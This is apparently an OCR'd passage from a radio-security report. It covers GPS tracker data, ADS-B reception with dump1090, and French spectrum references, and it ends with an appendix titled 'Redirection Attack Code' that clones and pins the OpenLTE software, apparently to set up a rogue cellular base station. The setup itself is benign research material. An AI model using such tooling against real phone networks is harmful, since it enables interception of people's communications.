



Figure 12: dragino_cayenne



Live Data from GPS tracker !

ADSB

Automatic Dependent Surveillance Broadcast (ADS-B)

Definition

A means by which aircraft, aerodrome vehicles and other objects can automatically transmit and/or receive data such as identification, position and additional data, as appropriate, in a broadcast mode via a data link.

https://github.com/antirez/dump1090

To run the program in interactive mode, with networking support, and connect with your browser to http://localhost:8080 to see live traffic:

./dump1090 –interactive –net




Figure 13: avion

Appendix

Redirection Attack Code

```
#!/bin/bash
git clone git://git.code.sf.net/p/openlte/code openlte-code
cd openlte-code
git checkout a5a66e
```

Bibliograpy

Paul Champsaur, République Française. jan 31 2006. *Autorité de Régulation Des Communications Électroniques Et Des Postes Décision n° 06-0140 de l'autorité de Régulation Des Communications Électroniques Et Des Postes En Date Du 31 Janvier 2006 Autorisant La Société Française Du Radiotéléphone à Utiliser Des Fréquences Dans Les Bandes 900 MHz Et 1800 MHz Pour Établir Et Exploiter Un Réseau Radioélectrique Ouvert Au Public*. France: Autorité de régulation des communications électroniques et des postes. https://www.arcep.fr/uploads/tx_gsavis/06-0140.pdf.

Procedures for Air Navigation Services. nov 10 2016. United States of America: ICAO : International Civil Aviation Organization. https://ops.group/blog/wp-content/uploads/2017/03/ICAO-Doc4444-Pans-Atm-16thEdition-2016-OPSGROUP.pdf.

République Française. oct 26 2010. *Les Allocations de Spectre En France, Dans Les Fréquences GSM Et UMTS, Aux Différents Opérateurs*. France: Autorité de régulation des communications électroniques et des postes. https://www.arcep.fr/fileadmin/reprise/dossiers/mobile/attributions-frequences-operateurs-metropole-260410.pdf.